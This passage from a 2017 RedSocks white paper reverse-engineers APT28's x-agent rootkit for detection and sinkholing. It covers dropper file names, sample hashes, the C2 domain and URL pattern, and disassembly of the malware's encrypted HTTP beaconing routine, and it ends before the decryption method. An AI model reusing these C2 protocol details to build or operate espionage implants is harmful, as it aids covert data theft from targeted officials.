REDSOCKS
malicious threat detection

Cracking APT28 Traffic Within Seconds

April 2017

This page is left blank on purpose.

Table of Contents

Table of Figures

Table of Tables

Motivation

APT28 is a family of malware used in many recent cyber incidents. Incident response to this Advanced Persistent Threats (APT) and damage limitation heavily relies on network traffic investigation. Nevertheless, such efforts are usually blocked by technical difficulties. Source address information retrieved by flow analysis would not reveal any useful information regarding the APT target because the traffic by an APT malware are usually relayed through several proxies. Deep packet inspection also often fails to facilitate these efforts because the communicated traffic by advanced malware is usually encrypted. In our research, we reverse engineered and broke the encryption algorithm of one x-agent malware, a rootkit from APT28 family, sample. In the course of our reverse engineering, we found out that a persistent data in the encrypted traffic exists that is a semi unique ID of victims that is derived from system volume information. Since the target of APT28 is mainly high rank officials, state actors can use the decryption technique we deployed on gateways to reveal the identities of victims. Moreover, by vast internet scanning and searching for the URL pattern we introduce in this white paper, current active APT28 servers can be found. Communication to these servers for further investigation can be established following the encryption-decryption scheme we explain.

1. Introduction

X-agent or Chopstick is one of the very appreciated rootkit by Fancy Bear hacking group. Trace of this malware has been found in a number of notorious cyber-attacks including German Parliament attack in 2015 and National Democratic party attack in 2016. Although many security firms such as FireEye, Trend Micro, Bitdefender, Kaspersky, Palo Alto Networks, ESET and CrowdStrike already analysed different aspects of this malware and the corresponding espionage operations, less has been done to reveal what is done under the hood of this very advanced spyware encryption. Breaking the encryption of APT28's traffic can significantly facilitate identifying APT28 servers and victims.

In late 2016, RedSocks Security identified one expired domain attributed to APT28. Our effort to sinkhole APT28 based on using this domain was impeded by the encrypted communication channel. Although many published white papers concerning APT28 such as ESET mentions RC4 encryption algorithm, they do not dig into the details of the used key and the details of APT28 implementation of RC4; whether the key is static and breakable. In this report, we aim to reveal the result of our comprehensive dynamic analysis of x-agent malware towards decrypting its traffic.

We started our investigation by using one of the APT28 droppers (see Table 1). Although the sample is old, one of the live APT28 servers still replies to its traffic. This led us to two possible explanations: A) the same method of encryption is still in use; B) the APT28 servers still communicate with the old versions using the legacy encryption method. In either case, we believe our encryption-cracking scheme can facilitate further traffic investigation of APT28.

Table 1. List of analysed APT28 samples

Sample	SHA256	Type
dropper	dfba21b4b7e1e6ebd162010c880c82c9b04d797893311c19faab97431bf25927	exe
dropped	5f6b2a0d1d966fc4f1ed292b46240767f4acb06c13512b0061b434ae2a692fa1	dll
dropped	9608083031f3a6085c9d06e39a728c106688b48c6b9a8a9683eaa2ce264c9b09	exe

The focus of our investigation has been decrypting APT28 communicated traffic. Thus, this report elaborates more on encryption functionality of x-agent and reports our finding on cracking x-agent communicated traffic. That said, our report is not limited to encryption cracking and sheds light on following:

1. Execution behaviour of the dropper and x-agent
2. Network behaviour of x-agent
3. Encryption of APT28 and an algorithm to crack it in few seconds

In the rest of this report, we first analyse the dropper's behaviour that transfers control to the x-agent. Next, we provide x-agent architecture based on our dynamic binary analysis. Afterwards, we continue by focusing on x-agent communication channel. We, then, describe the encryption in detail and how it can be cracked.

2. X-agent dropper

The dropper functions in two steps. In the first step, it only unpacks a dll to the Windows folder. The name of the file is fixed (static) and it does not change by multiple executions or on different workstations. The dropper we analysed uses “83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll” name but other droppers may use different names with the exact file content. For instance, xpool.dll is another observed name of this x-agent dll name. In the second step, the dropper loads the dll by calling ShellExecuteW function of shell32 library. This function is called by rundll32.exe, and “"C:\Windows\83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll",init” as arguments. This means the trace of the malware, later, should be looked in rundll32 execution. The dropper also creates “ose00000.exe” file in the windows folder and calls it with arguments to the dll and the dropper path address. Apart from these two behaviours, we identified kernel hooking behaviour during the dropper execution. In particular, the dropper hooks zMapViewSection for privilege escalation. In summary, the dropper creates two files “83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll” and “ose00000.exe” in windows directory with hidden attribute (see Table 1 for the corresponding hashes) and loads one with rundll32.exe. The result of the dropper execution is rundll32.exe and ose00000.exe as two separate processes. No network activity was observed during dropper execution.

3. X-agent dropped rootkit

The dropper goal was to transfer control to 83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll (see Table 1 for SHA256 hash) which is a rootkit with keylogging and remote code execution capabilities. In the rest of this section, we first explain x-agent architecture and then report the result of our reverse engineering on x-agent execution and communication behaviour.

3.1. X-agent architecture

x-agent has a sophisticated architecture; it has a modular structure in both functionalities and the communication channel implementation. Figure 1 presents the x-agent architecture of the sample we analysed. The rectangular boxes represent execution time threads. The Modules are controlled by the AgentKernel, and AgentKernel sends command to modules based on the received commands from the server. The communication between the AgentKernel and the server is through ChannelController. AgentKernel and ChannelController communicate with each other via two files in the temp directory.



Figure 1. x-agent version 1 architecture

x-agent's architecture has proved to be consistent among several versions. The sample we analysed shares much similarity with that of FireEye. Based on the naming conventions, we believe our sample is a variant of the one analysed in FireEye i.e. x-agent version 1. ESET's analysis of x-agent version 2 also shows similarity with the version we analysed. Given that, we conclude the architecture of the malware is the same through all versions.

3.2. X-agent execution

The execution starts from init function of the loaded dll by rundll32. The first interesting event after transferring control to Init is a call to KERNEL32.GetVolumeInformationW. After this call, the Init function initializes the global variables:

```
CPU Disasm
Address   Hex dump            Command                                  Comments
720E1121 |.  8B4D B4           MOV ECX,DWORD PTR SS:[EBP-4C]
720E1124 |.  8D45 B4           LEA EAX,[EBP-4C]
720E1127 |.  8901              MOV DWORD PTR DS:[ECX],EAX
720E1129 |.  897D B8           MOV DWORD PTR SS:[EBP-48],EDI
720E112C |.  897D BC           MOV DWORD PTR SS:[EBP-44],EDI
720E112F |.  897D C0           MOV DWORD PTR SS:[EBP-40],EDI
720E1132 |.  897D C4           MOV DWORD PTR SS:[EBP-3C],EDI
720E1135 |.  C645 FC 01        MOV BYTE PTR SS:[EBP-4],1
720E1139 |.  8B55 08           MOV EDX,DWORD PTR SS:[EBP+8]
720E113C |.  52                PUSH EDX                                 ; /Arg1
720E113D |.  8D4D 98           LEA ECX,[EBP-68]                         ; |
720E1140 |.  897D CC           MOV DWORD PTR SS:[EBP-34],EDI            ; |
720E1143 |.  E8 F8020000       CALL CallToGetVolumeInformation
720E1148 |.  6A 5C             PUSH 5C                                  ; /Arg1 = 5C
720E114A |.  C745 FC 02000000  MOV DWORD PTR SS:[EBP-4],2               ; |
720E1151 |.  E8 467C0000       CALL MemAlloc
720E1156 |.  83C4 04           ADD ESP,4
720E1159 |.  8945 08           MOV DWORD PTR SS:[EBP+8],EAX
720E115C |.  C645 FC 03        MOV BYTE PTR SS:[EBP-4],3
720E1160 |.  3BC7              CMP EAX,EDI
720E1162 |.- 74 0C             JE SHORT 720E1170
720E1164 |.  8BF0              MOV ESI,EAX
720E1166 |.  E8 854D0000       CALL CallToCopyGlobalVars
720E116B |.  8945 08           MOV DWORD PTR SS:[EBP+8],EAX
720E116E |.- EB 03             JMP SHORT 720E1173
720E1170 |>  897D 08           MOV DWORD PTR SS:[EBP+8],EDI
720E1173 |>  C645 FC 02        MOV BYTE PTR SS:[EBP-4],2
720E1177 |.  8B45 AC           MOV EAX,DWORD PTR SS:[EBP-54]
720E117A |.  3BC7              CMP EAX,EDI
720E117C |.- 74 05             JE SHORT 720E1183
720E117E |.  8B4D 08           MOV ECX,DWORD PTR SS:[EBP+8]
```

Next, the init function initializes the available modules for execution (see ESET report on the explanation of modules). Our malware sample had 3 modules:

1. KeyLogging modules, dubbed in code as modKey
2. File system module, dubbed in code as modFS
3. Remote Shell module, dubbed in code as modProcRet

After initializing the data structure of these modules, CHOPSTICK creates different threads for different tasks. Modules are created in a loop based on their configuration and AgentKernel is created differently:

```
CPU Disasm
Address  Hex dump              Command                                                  Comments
720E1D5E |.  50                PUSH EAX     ; /pThreadId = KERNEL32.BaseThreadInitThunk -> 8B55FF8B
720E1D5F |.  53                PUSH EBX     ; |CreationFlags
720E1D60 |.  51                PUSH ECX      ; |Parameter
720E1D61 |.  68 70130E72        PUSH 720E1370  ; |StartAddress = 83D2CDE2-8311-40CB-B51D-EBE20FA.720E1370
720E1D66 |.  53                PUSH EBX                                                 ; |StackSize
720E1D67 |.  53                PUSH EBX                                                 ; |pSecurity
720E1D68 |.  895D F0           MOV DWORD PTR SS:[EBP-10],EBX                            ; |
720E1D6B |.  FF15 94210F72     CALL DWORD PTR DS:[<&KERNEL32.CreateThread>]              ; \KERNEL32.CreateThread
720E1D71 |.  8945 F4           MOV DWORD PTR SS:[EBP-0C],EAX
720E1D74 |.  85FF              TEST EDI,EDI
720E1D76 |.- 7E 49             JLE SHORT 720E1DC1
720E1D78 |.  8B45 F8           MOV EAX,DWORD PTR SS:[EBP-8]
720E1D7B |.  8B4D EC           MOV ECX,DWORD PTR SS:[EBP-14]
720E1D7E |.  2BC8              SUB ECX,EAX
720E1D80 |.  8945 FC           MOV DWORD PTR SS:[EBP-4],EAX
720E1D83 |.  894D EC           MOV DWORD PTR SS:[EBP-14],ECX
720E1D86 |.- EB 0B             JMP SHORT 720E1D93
720E1D88 |.- EB 06             JMP SHORT 720E1D90
720E1D8A |   8D9B 00000000     LEA EBX,[EBX]
720E1D90 |>  8B4D EC           MOV ECX,DWORD PTR SS:[EBP-14]
720E1D93 |>  034D FC           ADD ECX,DWORD PTR SS:[EBP-4]
720E1D96 |.  8B56 04           MOV EDX,DWORD PTR DS:[ESI+4]
720E1D99 |.  51                PUSH ECX                                                 ; /pThreadId
720E1D9A |.  8D049A            LEA EAX,[EBX*4+EDX]                                      ; |
720E1D9D |.  8B00              MOV EAX,DWORD PTR DS:[EAX]                               ; |
720E1D9F |.  6A 00             PUSH 0                                                   ; |CreationFlags = 0
720E1DA1 |.  50                PUSH EAX                                                 ; |Parameter
720E1DA2 |.  68 F0120E72        PUSH 720E12F0     ; |StartAddress = 83D2CDE2-8311-40CB-B51D-EBE20FA.720E12F0
720E1DA7 |.  6A 00             PUSH 0                                                   ; |StackSize = 0
720E1DA9 |.  6A 00             PUSH 0                                                   ; |pSecurity = NULL
720E1DAB |.  FF15 94210F72     CALL DWORD PTR DS:[<&KERNEL32.CreateThread>]              ; \KERNEL32.CreateThread
720E1DB1 |.  8B4D FC           MOV ECX,DWORD PTR SS:[EBP-4]
720E1DB4 |.  8901              MOV DWORD PTR DS:[ECX],EAX
720E1DB6 |.  43                INC EBX
720E1DB7 |.  83C1 04           ADD ECX,4
720E1DBA |.  894D FC           MOV DWORD PTR SS:[EBP-4],ECX
720E1DBD |.  3BDF              CMP EBX,EDI
720E1DBF |.- 7C CF             JL SHORT 720E1D90
```

After creation of the threads, execution is transferred to AgentKernel and Module threads. Agent Kernel module initially prepares a message for the server and then waits for the server to respond with a command. The message intends to introduce the victim by an agent ID to the server and report the supported modules for execution. This message is written to a file. The name of the file is edg6EF885E2.tmp and it is created in the temp folder of the operating system. The ChannelController reads from the same file and transfers the message to the server. Module threads wait for a command from AgentKernel. AgentKernel also waits for receiving a command from server. If the server is inaccessible, the traces of the malware are deleted from the hard disk but the processes reside in the memory.

Channel's implementation is abstract meaning that the communication channel could be Mail, Http or even other mechanisms. The sample we analysed communicates over HTTP channel. The implementation is using WININET APIs (based on sequence of call):

- WININET.InternetOpenW
- WININET.InternetConnectW
- WININET.HttpOpenRequestW
- WININET.HttpAddRequestHeadersW
- WININET.HttpSendRequestW

Before sending data, the channel thread checks the connectivity to the server. It, first, tries to resolve “adobeincorp.com” domain name. If it fails, it tries connecting to two hardcoded IP addresses. X-agent tries to connect to both 80 and 443 ports. If all these trials fail, it sleeps and tries again based on an interval. After successful connection to the server, it creates the URL request and post data based on the data prepared by other modules. X-agent first sends a get request and then a post request. The communication is always encrypted. We explain the nature of communicated data and the encryption method in the next section.

In summary, these sequences of actions happen in every execution of x-agent:

- Call to KERNEL32.GetVolumeInformationW
- Creation of at least 5 different threads
- Read and write to edg6EF885E2.tmp in the temp directory
- Check connectivity by call to socket.connect
- Encrypt URL query string and POST data
- Sends a get request
- Sends a post request
- Send supported commands and the agent number to server using WININET Http APIs.

3.3. X-agent traffic communication

In order to explain how to decrypt APT28 traffic, we first need to understand the traffic pattern of the malware. The x-agent version 1 we analysed communicates by sending an initial GET request following by HTTP post requests. The http header values of the requests are hardcoded except one query string of the request. The URL of a x-agent traffic looks like:
/webhp?rel=psy&hl=7&ai=L2Bd93t_o-jl022K1Og4Bm9mSk8QO88K_3ZQZuKcoPwur-5Q7Y=
“/webhp?rel=psy&hl=7&ai=” part of the URL and the final “= “sign are persistent in different executions. As a matter of fact, “/webhp?rel=psy&hl=7&ai=” is hardcoded in the code. The next 51 bytes are not in plaintext, and in the following section, we explain how one can interpret it. Briefly, it contains the timestamp of the request and the ID of the agent.
The initial POST data of x-agent is 71 bytes and ends with a = as well. The data is encrypted and when decrypted is equal to:

56 34 4D 47|4E 78 5A 57|6C 76 63 6D|68 6A 4F 47|39 79 5A 51|6B 30 84 F2|01 00 00 01|00 23 01 10|23 01 11 23|01 13 23
The blue part is the ID of the agent (the victim). The yellow part is the ID of the module who sent the data. And finally, the green part is actually the list of modules separated by # character (0x23) that are installed and ready to be used by the server (see Figure 4 for more explanation).
Below is the Http implementation of the channel by x-agent:

```
Address  Hex dump              Command                                    Comments
720E6800 /$  55                PUSH EBP
720E6801 |.  8BEC              MOV EBP,ESP
720E6803 |.  83EC 14           SUB ESP,14
720E6806 |.  53                PUSH EBX
720E6807 |.  56                PUSH ESI
720E6808 |.  57                PUSH EDI
720E6809 |.  C745 F8 00000000  MOV DWORD PTR SS:[EBP-8],0
720E6810 |>  8B5D 08           /MOV EBX,DWORD PTR SS:[EBP+8]
720E6813 |.  837B 0C 00        |CMP DWORD PTR DS:[EBX+0C],0
720E6817 |.- 0F84 DA020000     |JE 720E6AF7
720E681D |.  8B43 08           |MOV EAX,DWORD PTR DS:[EBX+8]
720E6820 |.  C643 04 00        |MOV BYTE PTR DS:[EBX+4],0
720E6824 |.  85C0              |TEST EAX,EAX
720E6826 |.- 75 0A             |JNZ SHORT 720E6832
720E6828 |.  6A 32             |PUSH 32                                   ; /Time = 50. ms
720E682A |.  FF15 90210F72     |CALL DWORD PTR DS:[<&KERNEL32.Sleep>]     ; \KERNEL32.Sleep
720E6830 |.- EB DE             |JMP SHORT 720E6810
720E6832 |>  50                |PUSH EAX                                  ; /Arg2
720E6833 |.  53                |PUSH EBX                                  ; |Arg1
```

```
720E6834 |.  E8 D7020000        |CALL encryption class                  ; Encrypt the "ai" query string value
720E6839 |.  8BF0               |MOV ESI,EAX
720E683B |.  8B43 10            |MOV EAX,DWORD PTR DS:[EBX+10]
720E683E |.  8D50 02            |LEA EDX,[EAX+2]
720E6841 |>  66:8B08            |/MOV CX,WORD PTR DS:[EAX]
720E6844 |.  83C0 02            ||ADD EAX,2
720E6847 |.  66:85C9            ||TEST CX,CX
720E684A |.- 75 F5              |\JNZ SHORT 720E6841
720E684C |.  8B7E 04            |MOV EDI,DWORD PTR DS:[ESI+4]
720E684F |.  2BC2               |SUB EAX,EDX
720E6851 |.  D1F8               |SAR EAX,1
720E6853 |.  8D4407 02          |LEA EAX,[EAX+EDI+2]
720E6857 |.  6A 02              |PUSH 2                                 ; /Arg2 = 2
720E6859 |.  50                 |PUSH EAX                               ; |Arg1
720E685A |.  E8 5C290000        |CALL 720E91BB
720E685F |.  6A 02              |PUSH 2                                 ; /Arg2 = 2
720E6861 |.  57                 |PUSH EDI                               ; |Arg1
720E6862 |.  8945 FC            |MOV DWORD PTR SS:[EBP-4],EAX           ; |
720E6865 |.  E8 51290000        |CALL 720E91BB
720E686A |.  8B0E               |MOV ECX,DWORD PTR DS:[ESI]
720E686C |.  83C4 10            |ADD ESP,10
720E686F |.  8BF8               |MOV EDI,EAX
720E6871 |.  8B46 04            |MOV EAX,DWORD PTR DS:[ESI+4]
720E6874 |.  50                 |PUSH EAX                               ; /WideCount
720E6875 |.  57                 |PUSH EDI                               ; |WideChar
720E6876 |.  50                 |PUSH EAX                               ; |MultiCount
720E6877 |.  51                 |PUSH ECX                               ; |MultiByte
720E6878 |.  6A 00              |PUSH 0                                 ; |Flags = 0
720E687A |.  6A 00              |PUSH 0                                 ; |CodePage = CP_ACP
720E687C |.  FF15 70200F72      |CALL DWORD PTR DS:[<&KERNEL32.MultiByteToWideChar>]
720E6882 |.  8B4B 10            |MOV ECX,DWORD PTR DS:[EBX+10]
720E6885 |.  8BC1               |MOV EAX,ECX
720E6887 |.  8D50 02            |LEA EDX,[EAX+2]
720E688A |.  8955 EC            |MOV DWORD PTR SS:[EBP-14],EDX
720E688D |.  8D49 00            |LEA ECX,[ECX]
720E6890 |>  66:8B10            |/MOV DX,WORD PTR DS:[EAX]
720E6893 |.  83C0 02            ||ADD EAX,2
720E6896 |.  66:85D2            ||TEST DX,DX
720E6899 |.- 75 F5              |\JNZ SHORT 720E6890
720E689B |.  2B45 EC            |SUB EAX,DWORD PTR SS:[EBP-14]
720E689E |.  D1F8               |SAR EAX,1
720E68A0 |.  50                 |PUSH EAX                               ; /Arg3
720E68A1 |.  8B45 FC            |MOV EAX,DWORD PTR SS:[EBP-4]           ; |
720E68A4 |.  51                 |PUSH ECX                               ; |Arg2
720E68A5 |.  50                 |PUSH EAX                               ; |Arg1
720E68A6 |.  E8 39330000        |CALL CopyToHeap
720E68AB |.  8B4E 04            |MOV ECX,DWORD PTR DS:[ESI+4]
720E68AE |.  8B55 FC            |MOV EDX,DWORD PTR SS:[EBP-4]
720E68B1 |.  51                 |PUSH ECX                               ; /Arg3
720E68B2 |.  57                 |PUSH EDI                               ; |Arg2
720E68B3 |.  52                 |PUSH EDX                               ; |Arg1
720E68B4 |.  E8 2B330000        |CALL CopyToHeap
720E68B9 |.  8B06               |MOV EAX,DWORD PTR DS:[ESI]
720E68BB |.  83C4 18            |ADD ESP,18
720E68BE |.  85C0               |TEST EAX,EAX
720E68C0 |.- 74 09              |JZ SHORT 720E68CB
720E68C2 |.  50                 |PUSH EAX                               ; /Arg1
720E68C3 |.  E8 B9280000        |CALL FreeHeap
720E68C8 |.  83C4 04            |ADD ESP,4
720E68CB |>  56                 |PUSH ESI                               ; /Arg1
720E68CC |.  E8 6F240000        |CALL FreeHeap
720E68D1 |.  57                 |PUSH EDI                               ; /Arg1
720E68D2 |.  E8 AA280000        |CALL FreeHeap
720E68D7 |.  8B43 0C            |MOV EAX,DWORD PTR DS:[EBX+0C]
720E68DA |.  83C4 08            |ADD ESP,8
720E68DD |.  50                 |PUSH EAX                               ; /Arg2
720E68DE |.  53                 |PUSH EBX                               ; |Arg1
720E68DF |.  E8 2C020000        |CALL encryption class                ; encrypting POST data
720E68E4 |.  8B73 0C            |MOV ESI,DWORD PTR DS:[EBX+0C]
720E68E7 |.  33FF               |XOR EDI,EDI
720E68E9 |.  8945 EC            |MOV DWORD PTR SS:[EBP-14],EAX
720E68EC |.  3BC7               |CMP EAX,EDI
720E68EE |.- 75 24              |JNE SHORT 720E6914
720E68F0 |.  3BF7               |CMP ESI,EDI
720E68F2 |.- 74 18              |JE SHORT 720E690C
720E68F4 |.  8B06               |MOV EAX,DWORD PTR DS:[ESI]
720E68F6 |.  3BC7               |CMP EAX,EDI
720E68F8 |.- 74 09              |JE SHORT 720E6903
720E68FA |.  50                 |PUSH EAX                               ; /Arg1
720E68FB |.  E8 81280000        |CALL FreeHeap
720E6900 |.  83C4 04            |ADD ESP,4
720E6903 |>  56                 |PUSH ESI                               ; /Arg1
720E6904 |.  E8 37240000        |CALL FreeHeap
720E6909 |.  83C4 04            |ADD ESP,4
720E690C |>  897B 0C            |MOV DWORD PTR DS:[EBX+0C],EDI
720E690F |.- E9 FCFEFFFF        |JMP 720E6810
720E6914 |>  3BF7               |CMP ESI,EDI
720E6916 |.- 74 18              |JE SHORT 720E6930
720E6918 |.  8B06               |MOV EAX,DWORD PTR DS:[ESI]
720E691A |.  3BC7               |CMP EAX,EDI
720E691C |.- 74 09              |JE SHORT 720E6927
720E691E |.  50                 |PUSH EAX                               ; /Arg1
720E691F |.  E8 5D280000        |CALL FreeHeap
720E6924 |.  83C4 04            |ADD ESP,4
```

```
720E6927 |>  56                |PUSH ESI                                          ; /Arg1
720E6928 |.  E8 13240000        |CALL FreeHeap
720E692D |.  83C4 04            |ADD ESP,4
720E6930 |>  897D F4            |MOV DWORD PTR SS:[EBP-0C],EDI
720E6933 |>  6A 00              |/PUSH 0                                           ; /Arg5 = 0
720E6935 |.  6A 00              ||PUSH 0                                           ; |Arg4 = 0
720E6937 |.  6A 00              ||PUSH 0                                           ; |Arg3 = 0
720E6939 |.  6A 00              ||PUSH 0                                           ; |Arg2 = 0
720E693B |.  68 C0440F72        ||PUSH OFFSET 720F44C0
720E6940 |.  FF15 14220F72      ||CALL DWORD PTR DS:[<&WININET.InternetOpenW>]
720E6946 |.  8945 F0            ||MOV DWORD PTR SS:[EBP-10],EAX
720E6949 |.  85C0               ||TEST EAX,EAX
720E694B |.- 75 11              ||JNZ SHORT 720E695E
720E694D |.  8B4D FC            ||MOV ECX,DWORD PTR SS:[EBP-4]
720E6950 |.  51                 ||PUSH ECX                                         ; /Arg1
720E6951 |.  E8 2B280000        ||CALL FreeHeap
720E6956 |.  83C4 04            ||ADD ESP,4
720E6959 |.- E9 37010000        ||JMP 720E6A95
720E695E |>  8B53 34            ||MOV EDX,DWORD PTR DS:[EBX+34]
720E6961 |.  6A 00              ||PUSH 0                                           ; /Arg8 = 0
720E6963 |.  6A 00              ||PUSH 0                                           ; |Arg7 = 0
720E6965 |.  6A 03              ||PUSH 3                                           ; |Arg6 = 3
720E6967 |.  6A 00              ||PUSH 0                                           ; |Arg5 = 0
720E6969 |.  6A 00              ||PUSH 0                                           ; |Arg4 = 0
720E696B |.  6A 50              ||PUSH 50                                          ; |Arg3 = 50
720E696D |.  52                 ||PUSH EDX                                         ; |Arg2
720E696E |.  50                 ||PUSH EAX                                         ; |Arg1
720E696F |.  FF15 08220F72      ||CALL DWORD PTR DS:[<&WININET.InternetConnectW>]
720E6975 |.  8BD8               ||MOV EBX,EAX
720E6977 |.  85DB               ||TEST EBX,EBX
720E6979 |.- 75 11              ||JNZ SHORT 720E698C
720E697B |.  8B45 FC            ||MOV EAX,DWORD PTR SS:[EBP-4]
720E697E |.  50                 ||PUSH EAX                                         ; /Arg1
720E697F |.  E8 FD270000        ||CALL FreeHeap
720E6984 |.  83C4 04            ||ADD ESP,4
720E6987 |.- E9 06010000        ||JMP 720E6A92
720E698C |>  8B7D FC            ||MOV EDI,DWORD PTR SS:[EBP-4]
720E698F |.  6A 00              ||PUSH 0                                           ; /Arg8 = 0
720E6991 |.  6A 00              ||PUSH 0                                           ; |Arg7 = 0
720E6993 |.  6A 00              ||PUSH 0                                           ; |Arg6 = 0
720E6995 |.  6A 00              ||PUSH 0                                           ; |Arg5 = 0
720E6997 |.  6A 00              ||PUSH 0                                           ; |Arg4 = 0
720E6999 |.  57                 ||PUSH EDI                                         ; |Arg3
720E699A |.  68 90490F72        ||PUSH OFFSET 720F4990                             ; |Arg2 = UNICODE "POST"
720E699F |.  53                 ||PUSH EBX                                         ; |Arg1
720E69A0 |.  FF15 18220F72      ||CALL DWORD PTR DS:[<&WININET.HttpOpenRequestW>]
720E69A6 |.  8BF0               ||MOV ESI,EAX
720E69A8 |.  85F6               ||TEST ESI,ESI
720E69AA |.- 75 0E              ||JNZ SHORT 720E69BA
720E69AC |.  57                 ||PUSH EDI                                         ; /Arg1
720E69AD |.  E8 CF270000        ||CALL FreeHeap
720E69B2 |.  83C4 04            ||ADD ESP,4
720E69B5 |.- E9 D8000000        ||JMP 720E6A92
720E69BA |>  8B3D 00220F72      ||MOV EDI,DWORD PTR DS:[<&WININET.HttpAddRequestHeade
720E69C0 |.  68 00000020        ||PUSH 20000000                                    ; /Arg4 = 20000000
720E69C5 |.  6A FF              ||PUSH -1                                          ; |Arg3 = -1
720E69C7 |.  68 80480F72        ||PUSH OFFSET 720F4880                             ; |Arg2 = UNICODE "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
720E69CC |.  56                 ||PUSH ESI                                         ; |Arg1
720E69CD |.  FFD7               ||CALL EDI
720E69CF |.  68 00000020        ||PUSH 20000000                                    ; /Arg4 = 20000000
720E69D4 |.  6A FF              ||PUSH -1                                          ; |Arg3 = -1
720E69D6 |.  68 10490F72        ||PUSH OFFSET 720F4910     ; |Arg2 = UNICODE "Accept-Language: en-us,en;q=0.5"
720E69DB |.  56                 ||PUSH ESI                                         ; |Arg1
720E69DC |.  FFD7               ||CALL EDI              ; \WININET.HttpAddRequestHeadersW
720E69DE |.  68 00000020        ||PUSH 20000000                                    ; /Arg4 = 20000000
720E69E3 |.  6A FF              ||PUSH -1                                          ; |Arg3 = -1
720E69E5 |.  68 50490F72        ||PUSH OFFSET 720F4950      ; |Arg2 = UNICODE "Accept-Encoding: gzip, deflate"
720E69EA |.  56                 ||PUSH ESI                                         ; |Arg1
720E69EB |.  FFD7               ||CALL EDI      ; \WININET.HttpAddRequestHeadersW
720E69ED |.  68 00000020        ||PUSH 20000000                                    ; /Arg4 = 20000000
720E69F2 |.  6A FF              ||PUSH -1                                          ; |Arg3 = -1
720E69F4 |.  68 804A0F72        ||PUSH OFFSET 720F4A80    ; |Arg2 = UNICODE "User-Agent: Mozilla/5.0 (Windows NT 6.;
WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
720E69F9 |.  56                 ||PUSH ESI                                         ; |Arg1
720E69FA |.  FFD7               ||CALL EDI      ; \WININET.HttpAddRequestHeadersW
720E69FC |.  8B4D EC            ||MOV ECX,DWORD PTR SS:[EBP-14]
720E69FF |.  8B41 04            ||MOV EAX,DWORD PTR DS:[ECX+4]
720E6A02 |.  8B09               ||MOV ECX,DWORD PTR DS:[ECX]
720E6A04 |.  50                 ||PUSH EAX                                         ; /Arg5
720E6A05 |.  51                 ||PUSH ECX                                         ; |Arg4
720E6A06 |.  6A 00              ||PUSH 0                                           ; |Arg3 = 0
720E6A08 |.  6A 00              ||PUSH 0                                           ; |Arg2 = 0
720E6A0A |.  56                 ||PUSH ESI                                         ; |Arg1
720E6A0B |.  FF15 04220F72      ||CALL DWORD PTR DS:[<&WININET.HttpSendRequestW>]
```

4. X-agent traffic encryption

x-agent encrypts every meaningful data that it sends either in the GET or POST request. The encrypted data plus some additional bytes are converted to BASE64 based on RFC 4648. Figure 2 presents the structure of any communicated data by x-agent.



Figure 2. x-agent communicated data pattern

The timestamp is Base64 representation of the system time. The cypher plus 8 random bytes are encoded in BASE64 representation. The cypher is the result of encrypting the actual message plus some additional initial bytes. The initial bytes are a data token and the agent ID of the victim. The Data Token part of the cypher is “V4MGNxZWlvcmhjOG9yZQ” hardcoded text. The Agent ID is decided by the rootkit itself (not assigned by server), and in our sample, it is the Volume Serial number of the system. The encryption is done by RC4 algorithm and we elaborate on it in the next section. Figure 3 shows the breakdown of x-agent message.

